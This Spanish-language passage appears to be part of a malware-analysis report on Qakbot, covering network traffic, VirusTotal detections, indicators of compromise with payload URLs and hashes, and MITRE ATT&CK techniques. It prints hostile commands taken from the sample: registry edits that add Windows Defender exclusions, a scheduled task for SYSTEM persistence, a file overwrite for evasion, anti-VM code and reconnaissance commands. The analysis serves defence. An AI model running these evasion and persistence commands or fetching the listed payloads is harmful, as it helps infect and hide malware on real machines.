


Figura 41: Tráfico diferente a HTTP y HTTPS

Podríamos realizar el siguiente filtro para obtener el tráfico relacionado con el correo electrónico del host infectado.




Figura 42: Tráfico relacionado con protocolos de email

En el análisis del tráfico de red también podemos encontrar paquetes ARP que realizan un escaneo dentro del rango de direcciones IP de la red atacada con el objetivo de moverse lateralmente a otras máquinas en la red.




Figura 43: Tráfico relacionado con paquetes ARP

6.2. Análisis de muestras de malware

Al igual que esas otras familias, el malware Qakbot es modular, con un componente central y múltiples complementos maliciosos que descarga e inyecta en los procesos de la máquina de la víctima. El acceso inicial generalmente se logra a través de un documento de Excel (XLSB) que usa una macro que ejecuta una DLL en la máquina de destino.




Figura 44: Proceso de infección del malware

Al subir una muestra del fichero Excel a la plataforma de virustotal vemos como efectivamente lo detecta como malware y la ejecución de diferentes macros que provocan la ejecución de diferentes procesos y la generación de nuevos artefactos [C:\Rfgsg\Jefseg.oocccxx](#), [C:\Rfgsg\Jefsega.oocccxx](#), [C:\Rfgsg\Jefsegb.oocccxx](#)

Al subir la muestra a la plataforma de virus total vemos como es detectado como malicioso por la mayoría de los motores de antivirus y antimalware.

Dynamic Analysis Sandbox Detections ⓘ			
⚠ The sandbox BitDam ATP flags this file as: MALWARE			
Security vendors' analysis on 2022-06-03T07:56:43 UTC ▾			
Ad-Aware	① Trojan.GenericKD.50217991	AhnLab-V3	① Downloader/MSOffice.Generic
Alibaba	① TrojanDownloader.VBA/MalDoc.ali1000101	ALYac	① Trojan.Downloader.XLS.Gen
Arcabit	① Trojan.DOC.Agent.AYW	Avast	① VBS:Malware-gen
AVG	① VBS:Malware-gen	Avira (no cloud)	① W97M/Dldr.Quakbot.VC
BitDefender	① Trojan.DOC.Agent.AYW	ClamAV	① Doc.Downloader.Qbot-af43432fbc8603...
Cynet	① Malicious (score: 99)	Cyren	① Excel/Qbot.F.gen
DrWeb	① X97M.DownLoader.977	Emsisoft	① Trojan-Downloader.Macro.Generic.DG (A)
eScan	① Trojan.DOC.Agent.AYW	ESET-NOD32	① DOC/TrojanDownloader.Agent.DYG
F-Secure	① Malware.W97M/Dldr.Quakbot.VC	Fortinet	① M\$Excel/Agent.BDHltr.dldr
GData	① Macro.Trojan-Downloader.Agent.BDH	Ikarus	① Trojan-Downloader.VBA.Agent

Figura 45: Detección como archivo malicioso en la plataforma de virus total

En la pestaña behavior podemos ver el comportamiento del malware cuando se ejecuta en el equipo de la víctima.




Figura 46: Procesos que crea el malware

En este caso, los IOC corresponden a un fichero excel que ejecuta la macro y 3 ficheros DLL que se ejecutan por el proceso de windows regsvr32.exe

- **SHA256 hash:**
236b9d345a9b405c4850f880e1734712967d7cc34b176c270e78dd6f02f9839d
- **File size:** 1,215,731 bytes
- **File name:** J-233015633.xlsb
- **File description:** Excel file with macro for Qakbot
- **SHA256 hash:**
74400f2acc98e59ddeb6d55da3ee0ea0c909eefdefeca4f1d3bf817a27b692b
- **File size:** 1,385,866 bytes
- **File location:** <https://debtsolversuk.co.uk/HLpeQJZi/NbVfNbhn.png>
- **File location:** C:\Rfgsg\Jefseg.oocccx
- **File description:** Initial Qakbot DLL (1 of 3)
- **Run method:** regsvr32.exe [filename]
- **SHA256 hash:**
29942eb47c0de0415b2507dff8822e3309dd4fcc2ac8d01434b37eb4f75efbe1
- **File size:** 1,385,893 bytes
- **File location:** <https://pablopereirasilvaluis.com.br/OHTvXEr9c/NbVfNbhn.png>
- **File location:** C:\Rfgsg\Jefsega.oocccx
- **File description:** Initial Qakbot DLL (2 of 3)
- **Run method:** regsvr32.exe [filename]
- **SHA256 hash:**
59fb3927427c68dee4c2f267f3ed4eea82dc07058061e06b3cd9b18d1a84b77f
- **File size:** 1,385,920 bytes
- **File location:** <https://portalregionpuno.com/088aFy0Xc8ap/NbVfNbhn.png>
- **File location:** C:\Rfgsg\Jefsegb.oocccx
- **File description:** Initial Qakbot DLL (3 of 3)
- **Run method:** regsvr32.exe [filename]

Podemos ver como crea 4 procesos que lanza con el ejecutable **regsvr32.exe** donde vemos como uno de los procesos es la calculadora. En este caso lo que hace es intentar evadir la detección sobrescribiendo el ejecutable de Windows **calc.exe**, haciéndose pasar por el programa de calculadora, con un comando similar al siguiente:

```
"%ComSpec%" /c ping.exe -n 6 127.0.0.1 & type "%windir%\System32\calc.exe" > "%SAMPLEPATH%"
```

Desde la propia plataforma de virustotal podemos realizar una previsualización para comprobar que se trata de un documento office.




Figura 47: Previsualización del documento

En el siguiente gráfico podemos ver las relaciones de este fichero con otras muestras subidas en virustotal.




Figura 48: Relaciones de una muestra con otras localizadas en virus total

Related files

Name	Sha256	Verdict
J-233015633.xlsb	236b9d345a9b405c4850f880e1734712967d7cc34b176c270e78dd6f02f9839d	malicious
ji89UHECQSfP.msi	de8dc757ae084e180d13d97afb93b64b678a786dc968657c85004b5a84fef10d	malicious
Jefseg.oocxxx	7440Of2acc98e59ddeb6d55da3ee0ea0c909eefdefeca4f1d3bf817a27b692b	malicious
Jefsegb.oocxxx	59fb3927427c68dee4c2f267f3ed4eea82dc07058061e06b3cd9b18d1a84b77f	malicious
vertn.dll	3a821e9358c7a3068a2fa63754054560b458e806da6df0b8ad531bc4b9d7adbb	malicious
Jefsega.oocxxx	29942eb47c0de0415b2507dff8822e3309dd4fcc2ac8d01434b37eb4f75efbe1	malicious
intune.exe	c041c7795f16058e366a95e4c6929f9453f00ba8367e7a3afe1026a09c84e6a6	no specific threat
zlibai.dll	3847c039ec8f75424201032f288b86d79822cd9c993e9b9f51bd2f904eed4dfe	malicious

Figura 49: Ficheros relacionados con la muestra analizada

Además, el fichero excel con extensión xlsx se podría renombrar a .zip y ver en detalle los ficheros que contiene, así como las macros que se ejecutan.



Figura 50: Contenido del fichero zip que contiene las macros que se ejecutan

En este punto podríamos analizar las macros que contiene el fichero excel utilizando herramientas como **oledump** <https://blog.didierstevens.com/programs/oledump-py> y **oletools** <https://github.com/decalage2/oletools> que nos permiten extraer información de objetos de vinculación e integración (OLE).

```
$ python oledump.py J-233015633.xlsb
```

```

A: xl/embeddings/oleObject1.bin
A1: 77 '\x01CompObj'
A2: 89 '\x01Ole'
A3: 3072068 '\x01Ole10Native'
B: xl/embeddings/oleObject2.bin
B1: 77 '\x01CompObj'
B2: 89 '\x01Ole'
B3: 3072068 '\x01Ole10Native'
C: xl/embeddings/oleObject3.bin
C1: 77 '\x01CompObj'
C2: 89 '\x01Ole'
C3: 3072068 '\x01Ole10Native'
D: xl/embeddings/oleObject4.bin
D1: 77 '\x01CompObj'
D2: 89 '\x01Ole'
D3: 3072068 '\x01Ole10Native'

```

Entre las principales técnicas, tácticas y procedimientos de la matriz de **MITRE attack** [19] utilizadas por la excel podemos destacar las relacionadas con técnicas de evasión, la obtención de información del registro y de la máquina.

- Técnicas de evasión relacionadas con el borrado de ficheros relacionados con la intrusión y la modificación del registro para evitar ser detectado por soluciones antivirus.

Defense Evasion						
ATT&CK ID	Name	Tactics	Description	Malicious Indicators	Suspicious Indicators	Informative Indicators
T1070.004	File Deletion	Defense Evasion	Adversaries may delete files left behind by the actions of their intrusion activity. Learn more			- Marks file for deletion 62aa...c0a6 - Opens file with deletion access rights 6261...cdbf
T1112	Modify Registry	Defense Evasion	Adversaries may interact with the Windows Registry to hide configuration information within Registry keys, remove information as part of cleaning up, or as part of other techniques to aid in persistence and execution. Learn more			- Accesses System Certificates Settings 6261...cdbf

Figura 51: Técnicas de evasión que utiliza el malware para evitar ser detectado

En este punto se detectan técnicas relacionadas con la **evasión de soluciones antivirus y antimalware** como Windows Defender que viene integrada en Windows 10. En este punto, el malware lo que hace es añadir excepciones para las carpetas que se encuentra dentro de AppData y ProgramData, de tal forma que el programa Defender no las pueda analizar y así evitar que se pueda detectar la dll maliciosa que se almacena dentro de estas carpetas.

```
C:\Windows\system32\reg.exe ADD "HKLM\SOFTWARE\Microsoft\Microsoft
Antimalware\Exclusions\Paths" /f /t REG_DWORD /v
"C:\ProgramData\Microsoft\Oweboiqnb\" /d \"0\"
C:\Windows\system32\reg.exe ADD "HKLM\SOFTWARE\Microsoft\Windows
Defender\Exclusions\Paths" /f /t REG_DWORD /v
"C:\ProgramData\Microsoft\Oweboiqnb\" /d \"0\"
```

También tiene la capacidad de detectar si el malware se está ejecutando en un entorno virtualizado. Para ello, Qakbot se ejecuta con la opción "/C" para realizar comprobaciones anti-VM y anti-sandbox.

```
anti_VM_cpuid((int)&String1);
_EAX = 1;
__asm { cpuid }
v16 = _ECX;
return _ECX == 1 && !strcmpA(&String1, GenuineIntel);
}
```

En el código anterior vemos como lo que hace es obtener características de la CPU, como su identificador y acceder al registro ECX para determinar si se trata de una máquina física o una máquina virtual. Si el subproceso detecta una máquina virtual, se envía un evento al proceso principal para detener su ejecución.

Si se trata de una máquina física, el proceso principal se copia a sí mismo y su archivo de configuración en una carpeta creada aleatoriamente en la ruta AppData/Roaming/Microsoft.

- Técnicas de descubrimiento para obtener información del sistema operativo, configuración y programas instalados.

Discovery

ATT&CK ID	Name	Tactics	Description	Malicious Indicators	Suspicious Indicators	Informative Indicators
T1012	Query Registry	Discovery	Adversaries may interact with the Windows Registry to gather information about the system, configuration, and installed software. Learn more			- Accesses Software Policy Settings 62aa...c0a6 6261...c0bf - Queries sensitive IE security settings 62aa...c0a6 6261...c0bf - Reads Windows Trust Settings 62aa...c0a6 6261...c0bf - Queries the display settings of system associated file extensions

T1082	System Information Discovery	Discovery	An adversary may attempt to get detailed information about the operating system and hardware, including version, patches, hotfixes, service packs, and architecture. Learn more			- Reads the cryptographic machine GUID 62aa...c0a6 6261...c0bf - Contains ability to read software policies 6261...c0bf
T1010	Application Window Discovery	Discovery	Adversaries may attempt to get a listing of open application windows. Learn more			- Scanning for window names 62aa...c0a6

Figura 52: Técnicas de descubrimiento que utiliza el malware para obtener información

Por ejemplo, entre los principales comandos que se ejecutan para el descubrimiento de activos podemos destacar:

- **whoami /all**
- **arp -a**
- **cmd /c set**
- **arp -a**
- **net view /all**
- **ipconfig /all**
- **net view /all**
- **nslookup -querytype=ALL -timeout=10 _ldap._tcp.dc._msdcs.{DOMAIN}**
- **nltest /domain_trusts /all_trusts**
- **route print**
- **net share**
- **net localgroup**
- **netstat -nao**
- **qwinsta**
- **WMI Query ROOT\CIMV2:Win32_BIOS**
- **WMI Query ROOT\CIMV2:Win32_DiskDrive**
- **WMI Query ROOT\CIMV2:Win32_PhysicalMemory**
- **WMI Query ROOT\CIMV2:Win32_Product**
- **WMI Query ROOT\CIMV2:Win32_PnPEntity**

Las consultas **Windows Management Instrumentation (WMI)** nos permiten obtener información relacionada con el equipo tales como la BIOS, disco duro y memoria física. Qakbot usa comandos WMI para una diferentes funcionalidades como consultar características del sistema operativo para crear un perfil de la máquina infectada, tomar fingerprints de una variedad de componentes. También usa comandos WMI para copiar archivos y carpetas, y para invocar otros ejecutables de Windows. Por ejemplo, se consulta el sistema operativo mediante WMI para determinar qué software de seguridad está instalado en las máquinas comprometidas.

La ejecución de estos comandos se desencadena por el proceso **Microsoft Remote Assistance (msra.exe)**, como consecuencia de la ejecución de la DLL maliciosa. El objetivo de esta DLL es crear una tarea programada y conseguir realizar la escalada de privilegios. Desde virustotal podríamos ver los comandos que lanza para obtener persistencia en la máquina objetivo.

```
%Sandbox_Dll_Loader_x86% %SAMPLEPATH% %WORKDIR% 483  
"%windir%\system32\schtasks.exe" /Create /RU "NT AUTHORITY\SYSTEM" /tn  
lojznoyndf /tr "regsvr32.exe -s \"%SAMPLEPATH%\" /SC ONCE /Z /ST 01:37 /ET  
01:49
```

Vemos como los ficheros que tienen extensión **.oocccxx** en realidad son las **DLL** que se encargan de realizar las modificaciones en los registros y crear los procesos que se encargan de la elevación de privilegios.

\$ file Jefseg.oocccxx

Jefseg.oocccxx: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows

Malicious

Jefsegb.oocccxx.dll

Overview

Download Disabled

Extended File Details

VirusTotal Report

Hash Seen Before

Size

1.3MiB (1385920 bytes)

Type

pe32

executable

Description

PE32 executable (DLL) (GUI) Intel 80386, for MS Windows

AV Scan Result

Labeled as "Malware.Qbot" (36/68)

Runtime Process

RunDLL (PID: 3556)

MD5

e7ba93bb866e107e65aae0ca992050

SHA1

2058bdd5ea9bda57c450f08284bbfa959bbf81a7

SHA256

59fb3927427c68dee4c2f267f3ed4eea82dc07058061e06b3cd9b18d1a84b77f

Figura 53: Información del fichero DLL




Figura 54: Relaciones de la DLL con otras muestras en virus total

Además, podemos ver las entradas en el registro y los procesos que se crean y modifican.

Registry Keys Set

```
+ \\REGISTRY\A\{a668b053-fc86-11eb-bc5d-167c9a143b38}\DefaultObjectStore\ObjectTable\662\Indexes\FileIdIndex-{853201e6-2d75-11ea-a138-806e6f6e6963}\100000001F21B
- \\REGISTRY\A\{a668b053-fc86-11eb-bc5d-167c9a143b38}\DefaultObjectStore\ObjectTable\661\Indexes\FileIdIndex-{853201e6-2d75-11ea-a138-806e6f6e6963}\200000001F9C9

+ HKU\S-1-5-21-575823232-3065301323-1442773979-1000\Software\Microsoft\SystemCertificates\Root\Certificates\0174E68C97DDF1E0EEEE415EA336A163D2B61AFD\Blob
+ HKU\S-1-5-21-575823232-3065301323-1442773979-1000\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer
+ HKU\S-1-5-21-575823232-3065301323-1442773979-1000\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable
+ HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\lojznoyndf\Index
+ HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\lojznoyndf\ld
+ \\REGISTRY\A\{a668b053-fc86-11eb-bc5d-167c9a143b38}\DefaultObjectStore\IndexTable\FileIdIndex-{853201e6-2d75-11ea-a138-806e6f6e6963}\200000001F9C9\661
+ \\REGISTRY\A\{a668b053-fc86-11eb-bc5d-167c9a143b38}\DefaultObjectStore\ObjectTable\661\_FileId_
+ \\REGISTRY\A\{a668b053-fc86-11eb-bc5d-167c9a143b38}\DefaultObjectStore\ObjectTable\661\_ObjectLru_
```

Figura 55: Entradas en el registro creadas por el malware

